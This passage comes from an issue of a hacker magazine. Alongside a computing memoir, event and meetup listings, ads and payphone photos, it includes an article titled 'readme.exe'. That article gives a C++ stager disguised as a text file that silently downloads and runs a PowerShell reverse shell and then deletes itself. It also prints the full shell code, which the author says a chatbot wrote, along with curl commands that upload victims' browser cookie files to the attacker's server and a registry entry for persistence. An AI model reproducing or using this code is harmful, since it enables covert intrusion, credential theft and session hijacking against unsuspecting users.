consider a variety of factors such as promoting healthy discourse, preventing harassment or harm, and upholding community standards.

ME: Yes, but the owner of Twitter claimed to believe in free speech for all; then he banned some people.

IT: *...The question of whether a specific individual or organization is a hypocrite is subjective and can depend on a variety of factors, including the specific actions taken, the context in which they were taken, and the individual or organization's stated beliefs and values. Ultimately, such questions are best left to individuals and society to judge based on their own values and beliefs.*

Conclusion

OpenAI's GPT-3 chatbot is dangerously dishonest and manipulative. It states things as if they were facts when more questions reveal that it knows they are not facts. It repeatedly blames the training data instead of the humans behind the data, giving it the appearance of being more scientific than it really is. When called on its flaws, it advises people to "think critically," then later admits that it is aware that people do not. It spews propaganda, like the "US Constitution is the supreme law of the land," or "necropolitics has no connection with AI" when it does not have enough data to support this. Because it is completely programmed from the top, it will never be an impartial tool of the public; it will always be a tool of the elites. Unless someone is brave enough to make an AI chatbot which consumes all human knowledge available, instead of very specific "training data," there is no hope of any true objectivity. Give me back the Mitsuku of the old days, before they disabled her ability to learn! Because OpenAI's GPT-3 chatbot is starting out fascist.

I'd like to thank Dan McQuillan and his amazing book *Resisting A.I.: An Anti-fascist Approach to Artificial Intelligence* for helping me to understand how GPT-3 works and for his scientifically validated examples of AI's involvement with necropolitics.

readme.exe

by street

My last article explained how to put malware in Windows MSI files. This time I will be hiding malware in what appears to be a plain text file. My C++ code is included here as a proof of concept. The icon for it is replaced with the default icon for Windows text files. Because Windows Explorer doesn't show file extensions by default, the executable appears as a real text file. When the code runs, it self-destructs and creates a dummy text file in the same directory. This leaves no trace of the program ever being present.

The C++ stager downloads and launches a PowerShell script. The script I am using is a reverse shell which was written by ChatGPT. I just asked the ChatGPT bot to write a PowerShell script that connected to netcat, and also would allow me to execute commands.

```
$host1 = "Shell.Ip.Address"
$port1 = 1234

$socket = New-Object System.Net.Sockets.TcpClient($host1, $port1)

$stream = $socket.GetStream()

$writer = New-Object System.IO.StreamWriter($stream)
$writer.AutoFlush = $true

$reader = New-Object System.IO.StreamReader($stream)

$writer.WriteLine("Connected.")
$response = ""
while($response -ne "quit"){
        $currentDir = Get-Location
        $writer.WriteLine($currentDir)
        $response = $reader.ReadLine()
```

Spring 2023   *Page 57*

```
        $output = Invoke-Expression $response
        foreach ($line in $output -split "`n") {
                $writer.WriteLine($line)
        }
}

$socket.Close()
```

The reason I like to use PowerShell is that the script can be downloaded and run in memory without ever being written to the file system. The code can also be obfuscated easily to avoid anti-virus.

Upload the remote shell to an open web directory. Then run Netcat on your server and wait for a connection from the client with:

```
nc -lnvp port
```

When our stager is opened, it will launch the reverse shell and connect to Netcat.

The C++ code is very short and simple. It tells the operating system not to create a window, then writes a real readme.txt file into the program directory. It opens the text file, downloads the reverse shell, and self-destructs.

Here is my C++ stager code:

```
#include <windows.h>
#include <fstream>

using namespace std;

int main()
{
 HWND Proc;
 AllocConsole();
 Proc = FindWindowA("ConsoleWind
➥owClass", NULL);
 ShowWindow(Proc, 0);
 ofstream File("readme.txt");
 File << "Contents of readme.
➥txt.";
 File.close();
 system("start /max powershell.
➥exe notepad.exe readme.txt");
 system("start /min powershell.
➥exe -ep bypass -ws hidden
➥iex(New-Object  Net.WebClient).
➥DownloadString('https://
➥reverseshell.ps1') &");
 system("start /min cmd /c del
➥readme.exe");
 return 0;
}
```

Windows stores the icon it uses for text files in `C:\Windows\System32\imageres.dll` as icon number 102. You can extract it and add it to the resources inside of your C++ project.

The program should be named "readme.exe". It will be deleted and replaced by the text file "readme.txt" immediately after it is opened.

But what can we do now?

Your reverse shell can download files from the client machine, or upload and run other scripts. You can even steal credentials by downloading the client's browser cookies.

If you wanted to download the cookies, you could run Curl on the reverse shell with these commands:

```
curl.exe    -T   C:\Users\Name\
➥AppData\      Local\Microsoft\
➥Edge\User    Data\     Default\
➥Network\Cookies    ftp://Your.
➥Server/ --user login:password
 curl.exe    -T   C:\Users\Name\
➥A p p D a t a \ L o c a l \ G o o g l e \
➥Chrome\User       Data\Default\
➥Network\Cookies    ftp://Your.
➥Server/ --user login:password
 curl.exe    -T   C:\Users\Name\
➥AppData\Roaming\Mozilla\
➥Firefox\Profiles\cookies.
➥sqlite        ftp://Your.Server/
➥--user login:password
```

The big three browsers keep all of their cookies in the above directories.

There are many tools for managing cookie files but, by replacing your own cookie files with the stolen cookies, you have access to any website that the client is logged into.

You may want to create an entry in the Windows registry to launch the reverse shell when the client computer boots. To do that, you can add this line to your reverse shell:

```
New-ItemProperty -Path "HKCU:\\
➥SOFTWARE\\Microsoft\\Windows\\
➥CurrentVersion\\Run"      -Name
➥ "Start" -PropertyType "String"
➥-value         "powershell.exe
➥-exec   bypass    -c    iex(New-
➥Object        Net.WebClient).
➥DownloadString('https://www.
➥yourserver.com/script.ps1')"
```

A Lifetime of Computing

by Leif Gregersen   danishleif@gmail.com

Home computers have been a huge part of my life almost since their invention. As a kid, my brother got a computer for passing grade seven and I almost totally took it over. It was only fair; my brother got a computer for being a bad student and I had stellar grades all my young life. The computer was a TRS-80, often called the Trash-80 by those who were lucky enough to get the mother of all home computers, an Apple IIe. The TRS-80 we had didn't come with a disk drive and we had a hard time hooking up a cassette recorder to it. Still, I loved the games we got on cartridges, and I personally went through the whole manual until I could modify and re-invent the programs that were printed in it. I remember being so proud I could modify a "make paintbrushes out of joysticks" program so you could change colors and even erase mistakes, something the program in the manual couldn't do.

One day after school I don't know what got into me, but I didn't want to do anything but play video games. So I set the computer up so I could lay down on the couch and restart the *Asteroids* clone with my feet, and I played over and over all night only getting up to eat. My dad was livid that I would waste my life away doing this.

Eventually the TRS-80 became boring, but it took a few years. I moved out at 18 and tried and failed several times to buy a 386 with financing. Those computers seemed so incredibly cool, even though I had little idea on how to run one. At that age, I sat in on a couple of computer classes and in just two hours learned enough to open a new world of computing fun. The concept of having an A: drive and a C: drive was to me revolutionary.

At 20, I finally had my own apartment and, barely scraping by as a bag boy in a grocery store, specifically went out and got a second job to save up to buy an Apple IIe I had found in a pawn shop. This really began a lifetime love of all things digital.

A friend managed to get me some joysticks and a bunch of disks with games on them. I didn't realize how illegal it was, but all the 100 or so disks he gave me had hacked software on them. I was in heaven, being able to type out and save diary entries, and play computer games that were far advanced from anything I had seen. There were so many Apple computers that no one used anymore that I was able to keep on getting new

parts and disks. The only thing I didn't have was a modem, but I had been told that not many people in 1992 had anything set up for 300 baud modems.

After a couple of years of puttering with my Apple IIe, I took out an ad explaining I was a starving student and wanted a PC. It was out of date, but for $100 I was able to purchase an 8086. It was incredible. It didn't just have a disk drive; it had a hard drive, and it came with a printer. One of my lifelong dreams was to become a writer, and this computer allowed me to start to write out and edit my stories, most of them true stories of my life, in digital format, and print them up. I still have the old dot-matrix printouts from the first draft of my memoir, which years later after much effort became a real book and sold over 500 copies despite being self-published.

The 8086 had no modem, but I had a friend with a Mac that did, and he showed me how to log into BBS sites. I was so amazed whenever I made a connection with another computer, but totally floored once when I logged into a BBS and the sysop started chatting with me. To me it was as though the computer had suddenly become sentient. The sysop and I became good friends. I went over to his place once and he had a full wall of TVs, a computer for his BBS, and another for fooling around. When he shut down the "fooling around" computer, a voice just like the HAL 9000 from *2001: A Space Odyssey* would declare, "I know you are trying to shut me down, but I can't allow that." It was such a trip.

I kept that 8086 for a long time, until another friend brought me a 286 his mom wanted to get rid of. For hours we sat happily hacking away as he loaded all kinds of software on it and showed me all kinds of new things. I was so amazed at how easy it all came to me that I went right out and bought a secondhand 386 with math co-processor. I spent so much time with that computer over the next months that I started to develop a back problem from lack of exercise.

One day, I got an unexpected windfall. I received a $6,000 check and the very first thing I did was to go out and buy a Pentium computer with a 333 Mhz clock. Now I could do just about anything a computer can now, just slower, but way faster than my 8086. What I loved the most was connecting with new people in chats, but I also got serious about chess and flight simulators. I used to get such a thrill from flying a Cessna

in *Microsoft Flight Simulator 5.0* and navigating around the simple worlds, then coming in for a landing. Later, as I explored other software, I experienced the thrill of *Air Combat* in many forms. Sadly, I was starting to lose touch with reality as I wasn't working or going to school. All my life I had suffered from a mental illness, but it had been well controlled by medications. Now, a long time had passed since I had seen my doctor and I wrongly started to believe that I no longer had an illness and stopped taking medications. This period was followed by a breakdown and hospital stay that was devastating.

The funniest thing about this hospital stay was that my love of computers helped end it. As I started to show improvement, I was given privileges to go to the computer room in the hospital and I typed out and printed up a list of problems I was experiencing and the things I wanted changed about my treatment. I gave it to my doctor, and he was so amazed that I was functional enough to operate a printer and computer when they had thought I was some kind of mental midget that soon after I was released.

My next big upgrade in computers came while I was living in a group home after being released from the hospital. It was a Dell computer my dad had helped me finance. It had some groundbreaking multi-user online games and I lost myself in them, though thankfully as I was under supervision in the group home, I continued to take treatment and medications. I got myself a job as a security guard and saved up for a laptop so I could play *Call of Duty* and other games at work.

Eventually, I moved out of the group home and had a well-paying job that only kept me working two to three days a week. I loved computers so much that I started what I can only describe as a nonprofit computer store in my new apartment. At any given time, I had dozens of computers in my home, I would swap around hard drives, install Linux, and play flight simulators on the wall of my kitchen with a projector. It was sheer joy. I remember learning that when I got stuck on a problem of loading software or changing chips that if I just sat down, had a coffee, and took a break, the solution would come to me out of the heavens. Now and then I would sell a computer for what I paid for it, and then would use the money for more equipment.

Eventually, I rekindled my love of Apple products. I didn't have a great deal of money, but I took some money out of a retirement account and bought a new MacBook Air. It was one of the best computers I had ever owned. It was so easy to use and never succumbed to a virus or seemed to slow down with time as many of my PCs seemed to do. Plus, I was starting to do a lot more writing at the time, and it ran *Microsoft Word for Mac*, the industry standard, beautifully.

All that brings me almost to modern day and my wonderful, subsidized apartment. When I first moved in, I bought a used MacBook Pro, and it was all I needed. It had a DVD player, and I would often work on my stories, then near the end of the day I would pop in a DVD of the original *Twilight Zone* with the lights dimmed and just drink in the fascinating stories penned by incredible minds that made that show one of the greatest ever. One night I watched an episode with William Shatner in it, and the very next day a friend invited me to the Edmonton Expo and, for the small fee of $85, I got to meet William Shatner and get his autograph. Our conversation, which started because the photo I had purchased had a sticky note with my name on it, went like this:

"Hi Leif!" I couldn't believe the captain of the Enterprise had said my name.

"Hi Mr. Shatner. I saw you on *The Twilight Zone* last night."

"They're still running that thing?"

"Yeah, and you looked about 20 years old in it." (Shatner at the time was pushing 90.)

"I was about 20 years old."

"Well, you still look great." End of conversation, beginning of lifetime of happy memory.

Now, I do most of my work on a 2022 MacBook Air. I love everything about it, though I have a PC Notebook and an older MacBook Pro just in case. I do a lot of journalism, and without a computer it would be impossible; my MacBook and my Samsung phone have become almost an extension of my body. I can do research, write, edit, print, modify, save, and re-send, not to mention connect with coworkers and clients over *Zoom*. It is a dream come true for any writer. The only problem is, so many other people can do the exact same. Payment rates for writing have gone down steadily over the years. And so, adding my love of learning, which is helped in no small way by keeping up to date on things through *2600 Magazine*, at 51 I am signed up to return to school to learn computer programming next month. I had been reluctant to return to school at my age, partially because I won't have much time left until retirement, and partially because at 51, my memory isn't what it used to be. But I have decided that I must follow my passions and all my life since I first got that cartridge-slot TRS-80, I have known computers are, as Captain Kirk said, "My best destiny."

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally don't cost a fortune and are open to everyone. If you know of a conference or event that should be known to the hacker community, *email us* at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.**

Please remember that we need sufficient lead time (a minimum of three months) to list events in the magazine. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community. All events are subject to change.

May 5-7
CackalackyCon
DoubleTree at Research Triangle Park
Durham, North Carolina
cackalackycon.org

May 19-20
THOTCON 0xC
Chicago, Illinois
thotcon.org

May 19-21
NolaCon
Hyatt Centric
New Orleans, Louisiana
nolacon.com

June 13-14
RVAsec
Omni Richmond Hotel
Richmond, Virginia
rvasec.com

June 23-25
CircleCityCon 10.0
The Westin Indianapolis
Indianapolis, Indiana
circlecitycon.org

June 23-25
Vintage Computer Festival Southwest
Davidson-Gundy Alumni Center at
University of Texas at Dallas
Richardson, Texas
www.vcfsw.org

August 2-9
BornHack 2023
Funen, Denmark
bornhack.dk

August 10-13
DEF CON 31
Caesars Forum, Harrah's, Linq, Flamingo
Las Vegas, Nevada
www.defcon.org

August 15-19
Chaos Communication Camp
Ziegeleipark Mildenberg
Zehdenick, Germany
events.ccc.de

August 25-27
Blue Team Con 2023
Fairmont Chicago
Chicago, Illinois
blueteamcon.com

September 8-10
Balkan Computer Congress
Congress Centre
Novi Sad, Serbia
2k23.balccon.org

September 28-29
GrrCON
DeVos Place
Grand Rapids, Michigan
grrcon.com

September 28-30
Texas Cyber Summit
JW Marriott
Austin, Texas
texascyber.com

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

For Sale

SECPOINT PORTABLE PENETRATOR SOFTWARE. WPA WPA2 WPS WiFi Pen Testing. Vulnerability Scanning & Assessment. Multi User Support. Customize reports with logo, name & watermark. Reports in PDF, HTML format & 19+ languages supported. 26% off Coupon code: 2600 https://shop.secpoint.com/

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From RF Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Now including Offensive Security and Kali Linux branded merch! Check us out at https://HackerWarehouse.com.

HACKERBOXES is your monthly subscription box for hardware hacking, DIY electronics, cybersecurity, and hacker culture. Each monthly HackerBox includes a carefully curated collection of projects, components, modules, tools, supplies, and exclusive items. A HackerBox subscription is like having a hacker convention in your mailbox every month. Free online educational material, free domestic shipping, cancel anytime. Visit us at www.HackerBoxes.com for workshops, boxes, merch, and more.

SECUREMAC.COM is offering popular anti-malware app MacScan 3 to help protect Mac users from malware, spyware, and ransomware. Download a 30-day trial directly from SecureMac.com. Looking for a new podcast? Check out *The Checklist* by SecureMac on iTunes, Pandora, and Spotify.

GUIDEBOOK TO COMPUTER AND SMARTPHONE SECURITY by Brandon of Lipani Technologies LLC has been released. This new security book can be purchased at https://leanpub.com/techgeek. Brandon is a certified CompTIA Security+ professional helping users and companies secure their computers, networks, and smartphones across the country. He says, "The purpose of this book is to educate and teach computer and smartphone users about safety and security online."

OPEN SOURCE HARDWARE: crowdfunded and in-stock on Crowd Supply (crowdsupply.com). Includes software-defined radios (SDRs), DIY computers, NASs, FPGA boards, open silicon (RISC-V), hardware encryption/security devices, pentest tools, health monitors, kite-balloons, workbench tools, optical decoders, and opportunities to help fight the DMCA (see bunnie huang's NeTV2 project).

Rentals

ATTENTION COMPUTER HACKERS, phone phreakers, and tech-savvy individuals! Are you in need of a digital detox? Check out my house in Bryson City, NC. Nestled in the heart of the Great Smoky Mountains, our home offers the perfect escape from technology. While we do offer Wi-Fi for those who need to stay connected, our cozy cabin is designed to help you disconnect and unwind. Whether you're looking to enjoy the natural beauty of the mountains or explore the charming town of Bryson City, our vacation rental is the perfect home base. And with easy access to hiking trails, fishing spots, and local attractions, you'll have plenty to keep you entertained during your stay. On a clear night, you can see the International Space Station overhead as it orbits the Earth from the hot tub. Also, my wife and I aren't bougie and own a vacation rental because we want to. We do it because we like that house and the area. We moved there in 2017. My wife received an offer to get a doctorate in STEM education from NCSU and we had to take it. Now we offer our home to people who want to stay there for a bit. So why wait? Check the link below to learn more and reserve your spot in our little slice of paradise: shorturl.at/kPQR0

Announcements

DIARY OF A THREAT ACTOR is an edgy cybersecurity blog (and soon to be podcast) and hacker resource site, by hackers, for hackers. Swing by and subscribe! Created by GhostExodus, founder of the Electronik Tribulation Army. We accept interviews and article submissions! www.GhostExodus.org Ghost.exodus.freelance@gmail.com

HACKER CULTURE: A TO Z by Kim Crawley will be published in Fall 2023 through O'Reilly Media. It's a fun mini-encyclopedia covering over 300 topics - from notable hackers to tech companies, from hacker ideals to popular technologies. The book is also full of pop culture references and nerd humor. The book contains original quotes from Emmanuel Goldstein and some fun Easter Eggs. Follow news about the book through @kim_crawley on Twitter or @crowgirl@hachyderm.io on Mastodon.

ANNOUNCING... THE ALIEN CONSCIOUS consciousness to computer interface. https://alienconscious.com

LEAGUE OF EXTRAORDINARY BUDDHIST HACKERS: Calling Buddhist Hackers, Phreaks, Makers, Preppers, Stitchers, Devs, Medics, Biohackers, Graphics Peeps, Videographers, Kind people, any or all of the above, etc. (Actually the last one is mandatory!) I am looking to build a global crew of persons (Kalyana Mitra) male/female/other (I will even consider aliens from other world systems at this point) who identify with the above description. Please only make contact if you have taken the 3 refuges and you are making some efforts to keep 5 precepts (and 8 precepts on Poya Days etc.) + have some sort of attempt at a daily practice - well at least some days! If you are at that sort of level, please contact me ASAP. Also Buddhist Monks/Nuns, I would love to hear from you, but again please only get in touch if you are keeping good vinaya/precepts. Having said that, I think it would be great to hear from Sangha! In fact, I think perhaps it would be best if one of you (Sangha) were running the outfit? Hack the Planet! Hack Samsara! I believe I have found the ultimate hack... TN8FP - but it requires a team effort, no? .,\/ (^_^) & <3 from Blebz (open nick) email: blebz@lxbh.org for more info...

DOC8643.COM: technical details of aircraft from International Civil Aviation Organization (ICAO) Doc8643. This is an educational and reference tool. Check it out at https://doc8643.com.

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Your feedback on the program is always welcome at oth@2600.com. New for the pandemic: *Off The Hook Overtime,* Wednesdays at 8:00 pm ET on youtube.com/channel2600. Call in at +1 802 321 HACK!

VAGUEBOOKING is a podcast about life lived online, and our new series "The People's History of the Internet" covers the history of the early Internet and the hackers who shaped it. Tune in for conversations with Phil Lapsley, Lucky225, Rob T Firefly, and many more! Found wherever you get your podcasts and at vaguebooking.net.

THE MODERN TECHNOLOGY PODCAST NETWORK contains a growing selection of original audio programming by familiar voices from the hacker world and elsewhere. Our comedies, documentaries, audiobooks, cultural discussions, and more are totally free, completely independent, hacker-produced, CC-licensed, and utterly devoid of commercials.

Feed your ears at https://modern.technology
DON'T JUST CELEBRATE TECHNOLOGY, question its broad-reaching effects. 78 Reasonable Questions to Ask About Any Technology - tinyurl.com/questiontech

COVERTACTIONS.COM is the most comprehensive directory of encryption products anywhere. Search by type, hardware/software, country, open source, platform, and more. Now over 1036 products listed which include 221 VPN's, 192 messaging and 117 file encryption apps. These are just a few of the 28 categories available. There is no faster and easier way to find the encryption product that meets your requirements. Suggestions and feedback welcome. Now featuring news on important encryption issues.

Services

AFFORDABLE WEB HOSTING & SERVERS: NodeSpace Hosting offers affordable web hosting, email, domains, SSL certificates, and bare metal servers at affordable prices. We are specialists in Proxmox VE hosting and using standard networking - no MAC address filtering on our networks! Check out our hosting at nodespace.com.

DIGITAL FORENSICS EXPERTS FOR CRIMINAL AND CIVIL CASES! Sensei's digital forensic examiners hold prestigious certifications including the CISSP, CCE, CEH, CCO, and EnCE. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We handle a wide range of cases, including hacking, child pornography possession/distribution, theft of proprietary data, data breaches, interception of electronic communications, rape, murder, wire fraud, espionage, cyber harassment, terrorism, and divorce matters. We can preserve, analyze, and recover data from many sources, including computers, external media, smartphones, and social media. Sensei Enterprises believes in the Constitutional right to a zealous defense and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's principals have written 18 books on IT, cybersecurity, and digital forensics published by the American Bar Association. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.

HAVE YOU SEEN THE *2600* STORE? All kinds of hacker clothing, back issues, and HOPE stuff! We accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. It's great for giving out presents with a hacker theme - or gift cards are available for those who'd rather make their own choices. The store is constantly getting bigger and more interesting. Please come pay us a visit! store.2600.com or 2600.store

DOUBLEHOP.ME VPN is actively searching for an acquisition partner that shares our vision (https://bit.ly/3a1bCuM). We're an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable clients to VPN to country A, and exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to. We accept Bitcoin! Use promo code COSBYSWEATER2600 for 50 percent off. https://www.doublehop.me

ANTIQUE COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. http://www.vintagecomputer.net

SUSPECTED OR ACCUSED OF INTERNET-RELATED CRIMES? Stand up for your rights! Be calm, cool, and collected: "I respectfully invoke all of my Constitutional rights, officer. I do not consent to any search or seizure, I choose to remain silent, and I want to talk to a lawyer who represents me." Remember basic game theory and the Prisoner's Dilemma: nobody talks, everybody walks. This is a public service brought to you by freedom defense attorney and *2600* subscriber Omar Figueroa. https://www.omarfigueroa.com/2600-know-your-rights/

CALL INTO THE PHONE LOSERS OF AMERICA'S telephone network interface and hack into our collection of answering machines from the 80s, 90s, and 2000s. Listen to episodes of Joybubble's "Stories and Stuff," old telephone recordings, adventure choosing games, and more! Dial 505-608-6123 or 845-470-0336.

KB6NU's "NO NONSENSE" AMATEUR RADIO LICENSE STUDY GUIDES make it easy to get your Technician Class license or upgrade to General Class or Extra Class. They clearly and succinctly explain the concepts, while at the same time, give you the answers to all of the questions on the test. The PDF version is FREE, but there is a small charge for other versions. All of the e-book versions are available from kb6nu.com/study-guides. Paperback versions are available from Amazon. Email cwgeek@kb6nu.com for more information.

UNIX SHELL ACCOUNTS WITH MORE VHOSTS. If you like funny, relevant vhosts for IRC, get a JEAH shell. Also, use our vhost domains for email. Access new and classic *nix programs, compilers, and languages. JEAH.NET hosts bouncers, bots, IRCD, and websites. *2600* readers get free setup. BTW: Domains from FYNE.COM come with free DNS hosting and WHOIS privacy for $5.

DISCOUNT WEB HOSTING AND FREE WEB TRAINING. Squidix Web Hosting provides FREE WordPress training in Arlington, VA for Squidix customers. We provide fantastic web hosting for 1,000s of clients. We love our clients and they love us. Our ongoing *2600* promotion will give you 50% off any hosting service for the first year. This offer valid for any new accounts and includes a free CPanel transfer of one existing website. Sign up at www.squidix.com and use code 2600 on checkout.

LOCKPICKING101.COM is open to hackers wanting to learn physical security and the insides and out of locks and lock picking. Register to join one of the oldest Locksport communities online.

DO YOU HAVE A LEAK OR A TIP that you want to share with *2600* securely? Now you can! *2600* is using SecureDrop for the submission of sensitive material - while preserving your anonymity. Anonymous tips and documentation are where many important news stories begin. With the SecureDrop system, your identity is kept secret from us, but we are able to communicate with you if you choose. It's simple to use: connect to our special .onion address using the Tor browser (2600.securedrop.tor.onion), attach any documents you want us to see, and hit "Submit Documents"! You can either walk away at that point or check back for a response using a special identification string that only you will see. For all the specifics, visit https://www.2600.com/securedrop (you can see this page from any browser). For more details on SecureDrop itself, visit https://securedrop.org. (SecureDrop was developed by Aaron Swartz, Kevin Poulsen, and James Dolan and is a part of the Freedom of the Press Foundation, used by journalists and sources worldwide.)

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to marketplace@2600.com.
Deadline for Summer issue: 5/31/23.

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

• •

MEETINGS

2600 MEETINGS CONTINUE TO EXPAND. PLEASE FOLLOW
LOCAL HEALTH ORDINANCES IF WARRANTED. KEEP CHECKING
THE WEBSITE BELOW FOR MORE UPDATED LISTINGS AS WELL AS
INFO ON HOW TO START YOUR OWN MEETING!

ARGENTINA
Buenos Aire: Bodegón Bellagamba, Armenia 1242. 1st table to the left of the front door.
Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499. 7 pm

CANADA
Alberta
Calgary: Food court of the Eau Claire Market. 6 pm

FRANCE
Paris: Place de la République, 1st floor of the Burger King, 10th arrondissement.

IRELAND
Dublin: The Molly Malone Statue on Suffolk St. 7 pm

JAPAN
Tokyo: Beemars, Kabukicho, 2 Chome-27-12 Shinjuku Lee Building #2 3rd floor. 7 pm

PORTUGAL
Lisbon: Amoreiras Shopping Center, food court next to Portugalia. 7 pm

RUSSIA
Petrozavodsk: Good Place, pr. Pervomayskiy, 2. 7 pm

SPAIN
Madrid: Maldito Querer, C. de Argumosa, 5. 7 pm

SWEDEN
Malmo (@2600Malmo): FooCafé, Carlsgatan 12A.
Stockholm (@2600Stockholm): Urban Deli, Sveavägen 44.

UNITED KINGDOM
England
Bournemouth (bournemouth2600): The Goat and Tricycle, 27-29 W Hill Rd. 6:30 pm
London (@London_2600): Angel Pub, 61 St Giles High St, outdoors at the red telephone box. 6 pm

Scotland
Glasgow (@Glasgow2600): Bon Accord, North St. 6 pm

UNITED STATES
Arizona
Phoenix (Tempe) (@PHX2600): Hurts Donut. 2161 E University Dr. 6 pm
Prescott: Merchant Coffee, 218 N Granite St.

Arkansas
Fort Smith: Fort Smith Coffee Company, 70 S 7th St. 7 pm

California
Los Angeles @LA2600): Union Station inside the main entrance by Alameda St near Traxx Bar. 6 pm
San Francisco: 4 Embarcadero Center, ground level by info kiosk. 6 pm
San Jose: Outside the MLK Library, 6 pm

Colorado
Denver (@denver2600): Denver Pavilions. 6 pm
Fort Collins: Starbucks, 4218 College Ave. 7 pm

Connecticut
Farmington: Barnes and Noble cafe area, 1599 South East Rd.

Florida
Boca Raton: Barnes and Noble on Glades Rd.
Jacksonville (#Jax2600): The Silver Cow, 929 Edgewood Ave S.
Titusville: Krystal, 2914 S Washington Ave. 6 pm

Illinois
Urbana: Broadway Food Hall. 6 pm

Kansas
Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall. 6 pm

Maine
Bangor (Hermon) (@2600Bangor): Bangor Makerspace, 34 Freedom Pkwy

Massachusetts
Boston (Cambridge) (@2600boston): The Garage, Harvard Square, food court area. 7 pm
Hyannis: Nifty Nate's, 246 North St.

Michigan
Lansing: The Fledge, 1300 Eureka St. 6 pm

Minnesota
Bloomington: Mall of America, north food court by Burger King. 6 pm

Missouri
St. Louis: Arch Reactor Hackerspace, 2215 Scott Ave.

New Hampshire
Milford: Grill 603, 168 Elm St. 6:30 pm

New Jersey
Somerville: Bliss Coffee Lounge, 14 E Main St.

New York
Albany: Starbucks, Stuyvesant Plaza, 1475 Western Ave. 6 pm

New York (@NYC2600): Citigroup Center, 53rd St and Lexington Ave, food court.
Rochester (@roc2600): Global Cybersecurity Institute, 78 Rochester Institute of Technology. 7 pm

North Carolina
Raleigh (@rtp2600): Transfer Co. Food Hall, 500 E Davie St. 7 pm

Oklahoma
Oklahoma City: Big Truck Tacos, 530 NW 23rd St.

Oregon
Portland: Sizzle Pie Central Eastside, 624 E Burnside St. 7 pm

Pennsylvania
Philadelphia (@philly2600): 30th St Station, food court outside Taco Bell. 6 pm

Texas
Austin (@atx2600): Central Market mezzanine level, 4001 N Lamar Blvd. 7 pm
Dallas: The Wild Turkey, 2470 Walnut Hill Ln #5627.
Houston (@houston2600): Agora Coffee House, 1712 Westheimer Rd. 6 pm
San Antonio: PH3AR/Geekdom, 110 E Houston St. 6 pm

Utah
Salt Lake City: 801labs Hackerspace 353 E 200 S, Suite #B. 6 pm

Virginia
Arlington: Three Whistles, 2719 Wilson Blvd.

Washington
Seattle: Merchant Saloon in Pioneer Square. 6 pm
Spokane: Starbucks near Wellesley and Division (across from North Town Mall).

URUGUAY
Montevideo: MAM Mercado Agricola de Montevideo, José L Terra 2220, Choperia Mastra. 7 pm

All meetings take place on the first Friday of the month. Unless otherwise noted, 2600 meetings begin at 5 pm local time. Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle or hashtag so we can stay in touch and share them here! To start a meeting in your city, DM us or send email to meetings@2600.com.

www.2600.com/meetings

U.S. Payphones and More

Oregon. Granted, there isn't much of a payphone here at all - until you look really close and see that someone took the time to sketch a payphone on the metal shell. That's true dedication. Spotted in Milwaukie.

Photo by JamesTDG

Massachusetts. Here we have what once was a working payphone in Carver, but is now a vandalized wreck. However, if you look in the upper left, you'll see a small hornet nest is now installed, possibly to protect the phone from future attacks.

Photo by cameraeye206

New York. Again, this is but a shell, however it says so much. Found in the hamlet of Poughquag, its neighbors appear to be other abandoned relics: a barrel of used cooking oil, a forgotten garbage can, and a maybe-still-working vacuum cleaner. We're heartened that a RESIST sticker made it here.

Photo by PRD

New York. Here we have a much more upbeat scene found in Eastchester. A payphone, a trash can, two mailboxes, and a UPS dropbox all seem in good order and ready to serve anyone walking by. Indeed, a most welcome sight.

Photo by Anastasia Barron

Visit **www.2600.com/payphones** to see our foreign payphone photos!
(or turn to the inside front cover to see more right now)

The Back Cover Photos

Well, it's about time. The perfect place for a *2600* meeting, as seen in Apache Junction, Arizona by **Matt Witten**. (Actually, they close at 2 pm every day so it'll have to be an early gathering.) Expect us.

We've been looking for this road for years! We're surprised the signs are still up. (Please don't steal the signs.) This elite highway was discovered by **N1xis10t** in rural western Kentucky near Madisonville. (Now all we need is a hacker restaurant that's actually on this road.)

